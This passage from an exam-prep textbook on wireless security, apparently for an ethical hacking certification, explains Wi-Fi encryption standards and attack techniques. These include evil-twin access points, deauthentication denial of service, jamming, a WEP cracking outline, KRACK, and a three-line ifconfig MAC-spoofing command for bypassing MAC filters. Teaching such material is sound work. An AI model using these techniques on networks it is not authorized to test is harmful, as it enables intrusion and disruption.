**NOTE** A Yagi antenna is merely a *type* of directional antenna. However, its name is used for certain directional antennas similar to how “Coke” is used a lot in the South to indicate soda in general.

Other antennas you can use are dipole and parabolic grid. Dipole antennas have two signal “towers” and work omnidirectionally. Parabolic grid antennas are one type of directional antenna and work



a lot like satellite dishes. They can have phenomenal range (up to 10 miles due to their power output) but aren't in use much. Another directional antenna type is the loop antenna, which looks like a circle.

So, you've installed a wireless access point and created a network for clients to connect to. To identify this network to clients who may be interested in joining, you'll need to assign a *service set identifier (SSID)*. The SSID is not a password and provides *no security* at all for your network. It is simply a text word (32 characters or less) that *identifies* your wireless network. SSIDs are broadcast by default and are easily obtainable even if you try to turn off the broadcast (in an effort dubbed "SSID cloaking"). The SSID is part of the header on every packet, so its discovery by a determined attacker is a given, and securing it is virtually a moot point.


---



**EXAM TIP** If you see a question on wireless security, you can ignore any answer with SSID in it. Remember that SSIDs do nothing for security, other than identify which network you're on. Encryption standards, such as WEP and WPA, and physical concerns, such as the placement of APs and antennas used, are your security features.

Once the AP is up and a client comes wandering by, it's time to authenticate so an IP address can be pulled. Wireless authentication can happen in more than a few ways, from simple to complicated, but for study purposes there are three main methods you should look at: *Open System Authentication*, *Shared Key Authentication*, and *Centralized Authentication* (for example, RADIUS). In Open System Authentication, a client can simply send an 802.11 authentication frame with the appropriate SSID to an AP and have it answer with a verification frame. In Shared Key Authentication, the client participates in a challenge/request scenario, with the AP

verifying a decrypted “key” for authentication. Both methods serve the purpose of proving you belong to the network and are illustrated in [Figure 7-2](#).



**Figure 7-2** Wireless authentication methods



**Figure 7-3** AirPcap USB

If you want to get really crazy, you can even tie all the bits and pieces of wireless authentication mechanisms together with an

authentication server (RADIUS), forcing the client into an even more complicated authentication scenarios. The key here is to remember there is a difference between association and authentication.

*Association* is the action of a client connecting to an AP, whereas *authentication* actually identifies the client before it can access anything on the network.

---



**EXAM TIP** The first time I read about “war chalking” (drawing symbols on walls and such to indicate wireless network availability) years ago, I thought it was awesome. A neat geek-hobo language. Now it’s quite outdated. According to ECC, supposedly someone’s still doing it, somewhere, for some unknown reason. The symbols are, themselves, fairly easy to decipher: parentheses back to back, as in )(, indicates an open network, but adding a key (showing it’s locked), a dollar sign (pay-for-access), or a W (for WEP-enabled) changes the meaning.

## Wireless Encryption

Lastly, after everything is set up and engineered appropriately, you’ll want to take some steps toward security. This may seem like a laughable concept because the media is open and accessible to anyone within range of the AP, but there *are* some alternatives available for security. Some are better than others, but as the old saying goes, some security is better than none at all.

There are a host of wireless encryption topics and definitions to cover. I briefly toyed with an exhaustive romp through all of them but decided against it after thinking about what you really *need* to know for the exam. Therefore, I’ll leave some of the “in-the-weeds” details for another discussion, and many of the definitions to the glossary, and just stick with the big three here: WEP, WPA, and WPA2.



**EXAM TIP** WPA-3 is another wireless encryption method, which uses AES-GCMP-256 for encryption and HMAC-SHA-384 for authentication. WPA-3 Personal uses something called Dragonfly Key Exchange to deliver password-based authentication through SAE and is resistant to offline and key recovery attacks. WPA-3 Enterprise uses multiple encryption algorithms to protect data and employs ECDSA-384 for exchanging keys.

WEP stands for Wired Equivalent Privacy and, in effect, doesn't effectively encrypt anything. Now I know you purists are jumping up and down screaming about WEP's 40- to 232-bit keys, yelling that RC4 is an encryption algorithm. But trust me, it's not what WEP was intended for. Yes, "encryption" is part of the deal, but WEP was never intended to fully protect your data. It was designed to give people using a wireless network the same level of protection someone surfing over an Ethernet wired hub would expect: if I were on a hub, I wouldn't expect that the guy in the parking lot could read what I send and receive because he wouldn't have physical access to the wire.



**NOTE** There are a couple of neat notes about WEP to know. First is that there are three WEP "encryption" options. The 64-bit version uses a 40-bit key, the 128-bit version uses a 104-bit key, and the 256-bit version uses a 232-bit key. And the second? WEP was basically created without academic, cryptologic, or public review. Makes you wonder how it made it so far.

Now think about that for a moment—*wired equivalent privacy*. No minimally educated security person walking upright and capable of picking glazed doughnuts over cake ones would ever consider a hub secure. Granted, WEP makes it harder than sitting out in the hallway with an antenna and picking up signals without even entering the room, but does it really provide anything other than a discouragement to casual browsers? Of course not, and so long as it's implemented that way, no one can be upset about it.

WEP uses something called an *initialization vector (IV)* and, per its definition, provides for confidentiality and integrity. It calculates a 32-bit integrity check value (ICV) and appends it to the end of the data payload and then provides a 24-bit IV, which is combined with a key to be input into an RC4 algorithm. The "keystream" created by the algorithm is encrypted by an XOR operation and combined with the ICV to produce "encrypted" data. Although this all sounds well and good, it has one giant glaring flaw: it's ridiculously easy to crack.

WEP's IVs are relatively small and, for the most part, get reused pretty frequently. Additionally, they're sent in clear text as part of the header. When you add this to the fact that we all know the cipher used (RC4) and that it wasn't ever really designed for more than one-time usage, cracking becomes a matter of time and patience. An attacker simply needs to generate enough packets to analyze the IVs and come up with the key used. This allows the attacker to decrypt the WEP shared key on the fly, in real time, and renders the encryption useless.

Does this mean WEP is entirely useless and should never be used? As far as your exam goes, that answer may as well be yes, but how about in the real world? Is a WEP-protected connection in a hotel better than the wired outlet provided to you in the room? That's probably something you need to think about. You may prefer the protection the WEP connection gives you over the complete absence of anything on the wired connection. Not to mention, you don't really know what's on the other end of that port. The point is that while WEP shouldn't be considered a secured network standard for your organization, and it will be roundly destroyed on the exam

as being worthless, there are still plenty of uses for it, and it may turn out to be the best choice for specific situations in your adventures.

---



**NOTE** Attackers can get APs to generate bunches of packets by sending disassociate messages. These aren't authenticated by any means, so the resulting barrage of "Please associate with me" packets is more than enough for the attack. Another option would be to use ARP to generate packets.

A better choice in encryption technology is Wi-Fi Protected Access (WPA) or WPA2. WPA makes use of something called Temporal Key Integrity Protocol (TKIP), a 128-bit key, and the client's MAC address to accomplish much stronger encryption. The short of it is, WPA changes the key out (hence the "temporal" part of the name) every 10,000 packets or so, instead of sticking with one and reusing it, as WEP does. Additionally, the keys are transferred back and forth during an Extensible Authentication Protocol (EAP) authentication session, which makes use of a four-step handshake process to prove the client belongs to the AP, and vice versa.

WPA2 is much the same process; however, it was designed with the government and the enterprise in mind. In something called WPA2 *Enterprise*, you can tie EAP or a RADIUS server into the authentication side of WPA2, allowing you to use Kerberos tickets and other offerings. But what if you just want to use WPA2 at home or on your small network and don't want to bother with all those additional, and costly, authentication measures? No worries, WPA2 *Personal* is your bag, baby. Much like other encryption offerings, you simply set up a pre-shared key and give it only to those people you trust on your network.

A couple final notes on WPA2 include encryption and integrity. Whether Enterprise or Personal, WPA2 uses AES for encryption,

ensuring FIPS 140-2 compliance—plus AES is just plain *better*. As for integrity, TKIP had some irregularities originally. WPA2 addresses these by using something called the Cipher Block Chaining Message Authentication Code Protocol (CCMP), which sounds really technical and awesome. What CCMP actually does is something everyone has been doing forever to ensure integrity—it simply uses something to show the message hasn't been altered during transit. The rest of us call them hashes, but CCMP calls them message integrity codes (MICs), and the entire process is accomplished through cipher block chaining message authentication code (CBC-MAC).

## **Driving the Wireless Super Highway**

When most people think of wireless technology they only seem to center on the benefits it provides without a single care in the world about its security. How else do you explain folks merrily connecting to *any* available wireless hotspot so they can continue to watch the Kardashians, and then leaving the settings enabled to connect automatically next time they get around one that has the same name?

Unfortunately, folks like us, paid to secure and worry about the worst that can happen, live on a much more paranoid side of reality and have to ask questions others don't like to think about. For example, sure your automated driving vehicle sounds like a great idea, using all sorts of sensors to ensure your trip proceeds smoothly, but what happens when all those sensors get told left is right, up is down, and reaction to the red light ahead should be pressing down the accelerator?

Wireless attacks are more and more prevalent, namely because wireless attack surfaces are more and more available, and it seems the ability to either gain access to or completely bring down wireless networks gets easier and easier with each passing day. True, we should be concerned about guarding against data theft and defacement of the organization's public website, but what if our security lapse results in loss of life?

Ever heard of vehicle-to-everything (V2X)? The idea is your vehicle communicates with pretty much anything that may affect, or may be affected by, the vehicle. There are all sorts of components with assorted alphabet soup monikers such as V2I (vehicle-to-infrastructure), V2N (vehicle-to-network), V2V (vehicle-to-vehicle), V2P (vehicle-to-pedestrian), V2D (vehicle-to-device), and V2G (vehicle-to-grid), just to name a few, making up the system as a whole, and we won't burrow down to the nitty-gritty on that, but consider that the entire system *must* be wireless. It *has* to be. And that scares the wits out of me.

I found a great writeup on connectivity requirements for V2X, "6 Key Connectivity Requirements of Autonomous Driving" (<https://spectrum.ieee.org/transportation/advanced-cars/6-key-connectivity-requirements-of-autonomous-driving>), which provides all sorts of insights and information regarding the implementation of the technology. With V2X design focused on road safety, traffic efficiency, and energy savings, there are obviously implementation and maintenance needs to discuss and plan for before going "live." For example, automobiles are more and more "electrified," generating tons of electromagnetic interference for the various sensors needed to safely drive a vehicle down the road. Many companies are investigating the use of optical fiber—based connectivity to avoid EMI, and everyone is racing to miniaturize devices. And let's not forget the infrastructure itself. The demands for high-speed, reliable data communication is only going to rise (a current estimate from the cited article is that a single "level 5" car will send 25GB of data every minute), and the architecture providing that *must* be redundant, real-time, and reliable; no weather or equipment failure interruptions and, just as importantly, no maintenance downtimes. These wireless vehicle systems will be incredibly sophisticated, turning the inside of Mom's crossover into its own information superhighway, and any one thing



going wrong, any one interruption of service, could prove deadly.

But the most interesting aspect of this article, and what spurred me to write this little note, is there is only a passing nod to security. It's all about infrastructure and needs, and what has to be in place for it all to work. Yet there wasn't a peep about measures taken to ensure the security of the system. Like stopping a malicious actor from denying service to the entire system. Or using it to funnel all traffic down one road to make his commute time easier. Or, for the psychotically horrific, turning the freeway into a terror-filled bumper car match.

Is security baked into the system? I'm certain it is, and I'm sure if I keep reading I'll find details that calm me down over the whole mess. But the mindset seems to be, for me anyway, the same as it was in the creation of the Internet and virtually every other web app created in the past couple of decades, with security as an afterthought. I hope and pray I'm wrong about that. And when I see a driverless car delivering my pizza, I won't immediately think the machines are out to get us.



**EXAM TIP** Issues exist for every encryption mechanism. WEP issues are plentiful, and it is particularly susceptible to known-plaintext attacks. Password attacks against it are relatively simple and easy to pull off. WPA's pre-shared key is vulnerable to eavesdropping and offline attacks, and its TKIP function is vulnerable to packet spoofing. WPA2 also shares the same pre-shared key issues, and the so-called Hole196 vulnerability (<https://www.infosecurity-magazine.com/blogs/wpa2-exposed-with-hole-196->

[vulnerability/](#)) makes it vulnerable to man-in-the-middle (MITM) and denial-of-service (DoS) attacks.

So, there you have it. WEP, WPA, and WPA2 are your wireless encryption measures. WEP is relatively easy to crack and, for purposes of your exam, probably should never be used. However, on your home network you may be okay using WEP—especially if you take other, commonsense, *defense-in-depth* measures to protect yourself. WPA and WPA2 are much better choices from an overall security standpoint. The answer to the question “How do you crack WPA2?” is, unfortunately, *not very easily*. In fact, if the password in use is long or particularly complex, it’s improbable you can get it done in any reasonable timeframe at all since the key has absolutely nothing to do with the password. It’s not completely impossible; it’s just *really tough* with AES. The only real way to crack WPA2 is to use a tool that creates the crypto key based on the password (which, of course, you don’t have). You must capture the authentication handshake used in WPA2 and attempt to crack the pairwise master key (PMK) from inside (tools such as Aircrack and KisMAC, a macOS tool, can help with this), but it’s just not that easy to do. A comparison of WEP, WPA, and WPA2 is shown in [Table 7-2](#).

| Wireless Standard | Encryption Used | IV Size (Bits) | Key Length (Bits) | Integrity Check            |
|-------------------|-----------------|----------------|-------------------|----------------------------|
| WEP               | RC4             | 24             | 40/104            | CRC-32                     |
| WPA               | RC4 + TKIP      | 48             | 128               | Michael Algorithm + CRC-32 |
| WPA2              | AES-CCMP        | 48             | 128               | CBC-MAC (CCMP)             |

**Table 7-2** Wireless Encryption Comparison

## Wireless Hacking

When it comes to hacking wireless networks, the truly great news is you may not have much of it to do. Many networks have no security

configured at all, and even those that do have security enabled don't have it configured correctly. According to studies recently published by the likes of the International Telecommunications Union (ITU) and other equally impressive organizations, more than half of all wireless networks don't have any security configured at all, and of the remainder, nearly half could be hacked within a matter of seconds. Granted, a large number of those are home networks that do not represent much of a valued target for hackers; however, the numbers for organization and business use are equally as eye-popping. If you think that's good news for hackers, the follow-up news is even more exciting: wireless communication is expected to grow *tenfold* within the next few years. Ladies and gentlemen, start your engines.

---



**EXAM TIP** EC-Council has put the various threats facing wireless into five main categories: Access Control Attacks, Integrity Attacks, Confidentiality Attacks, Availability Attacks, and Authentication Attacks. I have no idea if they'll put anything from this list on the exam, but it looks... *question worthy* to me.

In versions past, ECC has spent a lot of time concentrating on *finding* wireless networks to hack. Thankfully, at least on this one topic, they've recognized reality and pulled back the reins. Spending a lot of time talking about finding wireless networks makes as much sense as talking about how to find *air*. So I'm not going to talk about finding *any* wireless network—that's too easy. Instead, I'll cover how you can find *the* wireless network you're looking for—the one that's going to get your team inside the target and provide you with access. The rest of this is just good-to-know information.

---



**NOTE** A couple of easy ways to find wireless networks is to make use of a service such as WiGLE (<https://wigle.net>) and to get a glimpse into someone's smartphone. WiGLE users register with the site and use NetStumbler in their cars, with an antenna and a GPS device, to drive around and mark where wireless networks can be found. Smartphones generally retain identifiers and connection details for networks their owners connect to.

First up in our discussion of wireless network discovery are the “war” options. No matter which technique we’re talking about, the overall action is the same: an attacker travels around with a Wi-Fi-enabled device looking for open wireless access points/networks. In war driving, the attacker is in a car. War walking has the attacker on foot. War flying? I’m betting you could guess it involves airplanes.

Before we cover the system-based tools you’ll see mentioned on your exam, it’s relevant at this point to talk about the wireless adapter you’ll need for most of them to work. No matter how great the tool is, if the wireless adapter can’t pull the frames out of the air in the correct manner, all is lost. Some tools are built this way and work only with certain chipset adapters, which can be frustrating at times.

The answer for many in wireless hacking used to be to invest in an AirPcap dongle—a USB wireless adapter that offers several advantages as well as software support (see Figure 7-3). Sure, it was expensive, but it sure was worth it. In addition to capturing all data, management, and control frames (wireless sniffing in Windows without something like this can be maddening), it worked seamlessly with Aircrack-ng and other sniffing/injection wireless hacking applications. AirPcap dongles are still readily available, however their support has deprecated. Other devices (such as metageek’s Eye P.A.

1.12 and Acrylic wi-fi sniffer) are still referred to in the field as “airpcaps,” and have filled the gap.

---



**NOTE** Want another reason to get a specially made card for wireless snooping? A big benefit of many specially crafted cards is a rather significant boost in radio strength. Some cards are in the 750mW range, representing roughly three times the power you’d have with your “normal” card. Also, many have independent connectors for transmit and receive antennas, which makes this all the more fun and effective.

Barring this, you may need to research and download new and different drivers for your particular card. The MadWifi project (<http://madwifi-project.org>) used to provide legacy drivers that may help in certain situations, but you should also check Linux development websites themselves (for drivers like ath5k and ath9k, which have superseded MadWifi’s offerings). At any rate, just keep in mind that, much like the ability of wired adapters to use promiscuous mode for your sniffing efforts, discussed earlier in this book, not all wireless adapters are created equal, and not all will work with your favorite tool. Be sure to check the user guides and man pages for lists and tips on correctly configuring your adapters for use.

---



**NOTE** Although people often expect any wireless card to do the trick, it simply won’t, and frustration begins before they ever get to sniffing traffic, much less hacking.

I've already mentioned WiGLE (<https://wigle.net>) and how teams of miscreant hackers have mapped out wireless network locations using GPS and a tool called NetStumbler (see Figure 7-4). NetStumbler (<https://www.netstumbler.com>), the tool employed in this endeavor, can be used for identifying poor coverage locations within an ESS, detecting interference causes, and finding any rogue access points in the network (we'll talk about these later). NetStumbler is Windows based, easy to use, and compatible with 802.11a, b, and g.



**Figure 7-4** NetStumbler

Although it's usually more of a wireless packet analyzer/sniffer, Kismet (<https://www.kismetwireless.net/>) is another wireless discovery option. It works on Linux-based systems and, unlike NetStumbler, works passively, meaning it detects access points and clients without actually sending any packets. It can detect access points that have not been configured (and would then be susceptible to the default out-of-the-box admin password) and will determine which type of encryption you might be up against. You might also see two other interesting notables about Kismet on your exam: First, it works by "channel hopping," to discover as many networks as possible. Second, it has the ability to sniff packets and save them to a log file, readable by Wireshark or tcpdump.

## Attacks

First things first: wireless hacking does not need to be a complicated matter. Some simple attacks can be carried out with a minimum of technical knowledge and ability. Sure, there are some really groovy and, dare I say, elegant wireless hacks to be had, but don't discount the easy ones. They will probably pay as many dividends as the hacks that take hours to set up.

For example, take the concept of a rogue access point. The idea here is to place an access point of your own somewhere—heck, you can even put it outside in the bushes—and have legitimate users connect to your network instead of the original. Just consider the possibilities! If someone were to look at his wireless network options and choose to connect to yours because the signal strength is better or yours is free whereas the others are not, he's basically signing over control to you. You could configure completely new DNS servers and have your AP configure them with the DHCP address offering. That would then route users to fake websites you create, providing opportunities to steal authentication information. You also could funnel everything through a packet capture.

Sometimes referred to as "evil twin" (assuming the SSID on the rogue box is set similar to the legitimate one), an attack like this is incredibly easy to pull off. The only drawback is evil twins are sometimes really easy to see, and you run a pretty substantial risk of discovery. You'll just have to watch out for true security-minded professionals because they'll be on the lookout for rogue APs on a continual basis and (should) have plenty of tools available to help them do the job.



**NOTE** Cisco is among the leaders in rogue access point detection technologies. Many of its access points can be configured to look for other access points in the same

area. If they find one, they send SNMP or other messages back to administrators for action, if needed.

Another truly ridiculous attack is called the “ad hoc connection attack.” To be honest, it shouldn’t ever be successful, but after years in the security management business, I’ve seen users do some pretty wild things, so almost nothing surprises me anymore. An ad hoc connection attack occurs when an attacker simply sits down with a laptop somewhere in your building and advertises an ad hoc network from his laptop. Believe it or not, people will, eventually, connect to it. Yes, I know it’s tantamount to walking up to a user with a crossover cable in hand and asking, “Excuse me, would you please plug this into your system’s NIC? The other end is in my computer and I’d like easy access to you.” But what can you do?

---



**EXAM TIP** The use of rogue APs (evil twins) may also be referenced as a mis-association attack. Additionally, faking a well-known hotspot on a rogue AP (for example, McDonald’s or Starbucks free Wi-Fi spots) is referred to as a “honeyspot” attack. And if you want further confusion, sometimes—through the use and twisting of fun wordplay—this type of attack can be referred to as an “aLTer” attack; placing a virtual tower between two LTE devices and hijacking the session.

Another attack on the relatively easy side of the spectrum is the denial-of-service effort. This can be done in a couple of ways, neither of which is particularly difficult. First, you can use any number of tools to craft and send de-authenticate (disassociate) packets to clients of an AP, which will force them to drop their connections. Granted, they may try to immediately climb back aboard, but there’s nothing stopping you from performing the same action again. Or you can employ a rogue AP to have legitimate users



connect, thereby removing their access to legitimate networked resources (in ECC lingo, an unauthorized association).

The other easy DoS wireless attack is to jam the wireless signal altogether, using some type of jamming device and, usually, a high-gain antenna/amplifier. All wireless devices are susceptible to some form of jamming and/or interference—it's simply a matter of placing enough signals out in the airwaves that the NICs can't keep up. Tons of jammer options are available (a quick Google search on wireless jammers will show you over 3 million pages on the subject), ranging from 802.11 networks to Bluetooth and other wireless networking technologies. Anything generating enough signals in the 2.4 GHz range would definitely put a crimp in an 802.11b network.



**CAUTION** Messing around with jammers is a really good way to find yourself in hot water with the Federal Communications Commission (FCC), and could even result in jail time (<https://www.fcc.gov/general/jammer-enforcement>). If you're not the military, police, a government contractor, or a researcher, you stand a good chance of getting in some legal trouble if you intentionally—or even unintentionally—do something bad with a jammer. As a matter of fact, emitting *any* energy that could result in jamming is enough to run afoul of FCC regulations. The Federal Aviation Administration (FAA) is also particularly harsh about illegal use of jammers. The jammers you can build/buy on the Internet are plenty enough to cause trouble.

## A Cautionary Jamming Note

One of the goals for many illegitimate hackers is the plain old DoS attack. Whether it's a resource, machine, segment, or

entire network, sometimes shutting down communication is just as valuable to the bad guys as leaving it up and stealing data (especially in the military world). In wired communications we have a variety of detection and defense options set up to help prevent against DoS attacks, but have you given any thought to the wireless world?

FCC rules and the Communication Act of 1934 make marketing, selling, and/or using a jammer a federal offense and can result in seriously nasty punishment. Check almost any electronic device in your house right now: there will be an FCC warning saying that it will not create interference and that it will accept all interference. However, that doesn't mean you can't get a hold of these jammers. For example, online retailers like Jammers Store (<http://jammers.store/>) offer small devices about the size of a cell phone that can effectively shut down all Wi-Fi communication within a 20-meter radius. That may not sound like much, but if you've ever seen what happens in a boardroom when communications go down, you'd be nodding in agreement with me now that it's something to be concerned about.

What if you increased the power output of that little device? Better yet, what if you have four or five of them to disperse around particularly important networked areas in an organization? Do you think that causing a communications blackout for certain people in an organization might have an impact on their mission? How about its effect on social engineering opportunities? I can guarantee you if the fourth floor (or whatever floor your specific company's executives sit on) starts having communications problems, reverse social engineering opportunities *abound*.

Even scarier, what if the objective weren't a simple Wi-Fi network but, instead, an entire 4G network within a city? Don't shake your head and discount it as black-helicopter conspiracy theory—it could really happen. A recent study at Virginia Tech proposed that a high-speed LTE network could be brought

down across city blocks via a briefcase-sized device costing around \$650. Because the delivery of the LTE signal depends on a small portion of the overall signal (the control instructions make up less than 1 percent), blocking those instructions effectively destroys the entire signal. After all, if your phone can't sync, it can't send or receive anything.

The good news in all of this is that the availability of these types of devices is somewhat limited. The bad news is, they're not very well controlled or regulated, and money talks. If Lone Star comes after you with his technological jar of raspberry jam (fans of the movie *Spaceballs* understand this reference quite well—if you haven't seen it, search for the "radar jammed" scene on YouTube), there's not a whole lot you can do about it.



**NOTE** Want another neat tip that can wow your nerd friends at parties? Did you know wireless products are marked with an FCC ID? And did you further know the FCC ID is made up of three or five "grantee" character codes, assigned by the FCC, and the remaining characters generally reflect the model number but can be anything of the vendor's choosing? For example, the FCC ID on my Linksys router is Q87-WRT1900AC. The grantee code is Q87, and the remainder is the model number. The more you know....

One defense wireless network administrators attempt is to enforce a MAC filter. Basically, a MAC filter is a list of MAC addresses that are allowed to associate to the AP; if your wireless NIC's address isn't on the list, you're denied access. The easy way around this is to monitor the network to figure out which MAC addresses are in use on the AP and simply spoof one of them. On a Unix/Linux machine,

all you need do is log in as root, disable the interface, enter a new MAC, and reenable the device:

```
ifconfig wlan0 down
ifconfig wlan0 hw ether 0A:15:BD:1A:1B:1C
ifconfig wlan0 up
```

Tons of tools are also available for MAC spoofing. A couple of the easier-to-use ones are SMAC and TMAC (<https://www.klcconsulting.net/smac/> and <https://technitium.com/tmac/>, respectively). Both allow you to change the MAC address with just a couple of clicks and, once you're done, to return everything to normal with a click of the mouse.

## Wireless Encryption Attacks

Cracking WEP is ridiculously easy and can be done with any number of tools. The idea revolves around generating enough packets to effectively guess the encryption key. The weak initialization vectors (previously discussed) are the key—specifically, the fact that they're reused and sent in clear text. Regardless of the tool, the standard WEP attack follows the same basic series of steps:

1. Start a compatible wireless adapter on your attack machine and ensure it can both inject and sniff packets.
2. Start a sniffer to capture packets.
3. Use some method to force the creation of thousands and thousands of packets (generally by using "de-auth" packets).
4. Analyze these captured packets (either in real time or on the side) with a cracking tool.

I thought about including step-by-step examples of the process, using specific tools, but it wouldn't serve any point. Each situation is unique, and any steps using a specific tool may not work for you at your location, which tends to lead to confusion and angst. The best advice I can give you is to set up a lab and practice yourself. If you don't have an *extra* wireless access point to play with, try hacking

your own WAP (just make very sure *you* own it; otherwise, unless you have permission to do so, leave it alone). If you get lost along the way or something doesn't seem to make sense, just check out any of the abundant online videos on WEP cracking.

WEP is easy to crack, and more than a few tools are available for cracking WEP. The Aircrack-ng suite of tools (<https://www.aircrack-ng.org/>) is probably one of the more "famous," and it will definitely show up on your exam somewhere. Aircrack-ng provides a sniffer, a wireless network detector, a password cracker, and even a traffic analysis tool and can run on both Windows and Linux. If you really want to dig into the toolset, Aircrack-ng uses different techniques for cracking different encryption standards. On WEP, for instance, it can use a dictionary technique or a variety of weirdly named algorithmic processes called PTW, FMS, and the Korek technique.

---



**EXAM TIP** Aircrack-ng may use a dictionary technique for cracking WPA and WPA2. The other weird techniques are reserved for cracking WEP.

Cain and Abel (discussed in [Chapter 5](#)) will do the job easily, just sniffing packets and cracking as stated earlier, although it may take a little longer than some other tools. KisMAC (a macOS application; <https://kismac-ng.org/>) can be used to brute-force WEP or WPA passwords. Other tools include WEPAttack (<http://wepattack.sourceforge.net>), WEPCrack (<http://wepcrack.sourceforge.net>), SecPoint Portable Penetrator (a mobile tool; <https://www.secpoint.com>), and Elcomsoft Wireless Security Auditor (<https://www.elcomsoft.com/ewsa.html>).



**EXAM TIP** Cain and Abel relies on statistical measures and the PTW technique to break WEP codes.

WPA and WPA2 are exponentially more difficult to crack. Both rely on and use a pre-shared, user-defined password alongside a constantly changed temporal key to provide protection. The process of cracking WPA is really hard and basically comes down to one tactic: brute force. Much like WEP, force a bunch of packets to be sent and store them, then run them through an offline cracker (like Aircrack-ng) to brute-force against those packets until you're successful.

Another method of attack you're almost guaranteed to encounter on the exam is the Key Reinstallation Attack (aka KRACK). KRACK is basically a replay attack that takes advantage of the way WPA2 works. In 2016 a couple of Belgian researchers discovered that by repeatedly resetting and replaying a portion of traffic, they could eventually learn the full key used to encrypt all traffic.

The researchers targeted WPA2's use of a four-way handshake to establish a *nonce*, a one-time-use shared secret for the communication session. Since wireless isn't as reliable as a wired connection and occasionally you'll have drop-offs and disconnections, and since the standard takes into account these disconnections *could* occur during the handshake, WPA2 allows reconnection using the *same value* for the third handshake. And because WPA2 doesn't require a different key to be used each time in this type of reconnection, an attacker can repeatedly resend the third handshake of another device's session to manipulate or reset the WPA2 encryption key.

---



**NOTE** All this talk of encryption and keys and such is great, but it bears mentioning here that use of encryption does not absolve you from creating a good password in the first place (something we've already covered).

Each time this key is reset, the reset causes data to be encrypted using the same values. Therefore, blocks with the same content can be seen and matched and, over time, worked backward for keychain clues. Since each repeated reset reveals more and more of the keychain, the attacker can gradually match encrypted packets seen before and, over time, learn the full keychain used to encrypt the traffic. Voilà!

## Wireless Sniffing

Much about sniffing a wireless network is the same as sniffing its wired counterpart. The same protocols and authentication standard weaknesses you looked for with Wireshark off that switch port are just as weak and vulnerable on wireless. Authentication data, passwords, and other information can be gleaned just from watching the air, and although you are certainly welcome to use Wireshark, a couple of other tools can help you get the job done.

Just a few of the tools specifically made for wireless sniffing include some we've already talked about, such as NetStumbler and Kismet, and some that we haven't discussed yet, including Omnippeek, AirMagnet, and WiFi Analyzer Pro. Assuming you have a wireless adapter that is compatible and can watch traffic in promiscuous mode, Omnippeek is a fairly well-known and respected wireless sniffer (available from <https://www.liveaction.com/>). In addition to the same type of traffic analysis you would see in Wireshark, Omnippeek provides network activity status and monitoring in a nice dashboard for up-to-the-minute viewing.

AirMagnet WiFi Analyzer is an incredibly powerful sniffer, traffic analyzer, and all-around wireless network-auditing software suite. It

can be used to resolve performance problems and automatically detect security threats and vulnerabilities. AirMagnet includes a suite of active WLAN diagnostic tools, that enable network managers to test and diagnose common wireless network performance issues. And for you compliance paperwork junkies out there, AirMagnet includes a compliance reporting engine that maps network information to requirements for compliance with policy and industry regulations.

The point here isn't to rehash everything we've already talked about regarding sniffing. What you need to get out of this is the knowledge that sniffing is beneficial to wired and wireless network attacks, and you need to be able to recognize the tools mentioned here. Again, I recommend you go out and download these tools. Most, if not all, are either free or have a great trial version for your use. Read the usage guides and determine your adapter compatibility; then fire them up and see what you can capture. You won't necessarily gain much, exam-wise, by running them, but you will gain valuable experience for your "real" work.

## **Chapter Review**

In the wireless world, the 802.11 series of standards is very important. 802.11a can attain speeds up to 54 Mbps and uses the 5 GHz range. 802.11b has speeds of 11 Mbps at 2.4 GHz, and 802.11g is 54 Mbps at 2.4 GHz. 802.11n has speeds over 100 Mbps and uses a variety of ranges in MIMO format between 2.4 GHz and 5 GHz. Other standards of note are 802.11i (an amendment to the original 802.11 series standard that specifies security mechanisms for use on the WLAN), 802.15.1 (Bluetooth), 802.15.4 (Zigbee) and 802.16 (global development of broadband wireless metropolitan area networks, WiMAX).

Modulation—the practice of manipulating properties of a waveform—is the encoding method of choice in wireless networks. Both orthogonal frequency-division multiplexing (OFDM) and direct-sequence spread spectrum (DSSS) use various pieces of a waveform to carry a signal. OFDM works with several waveforms,



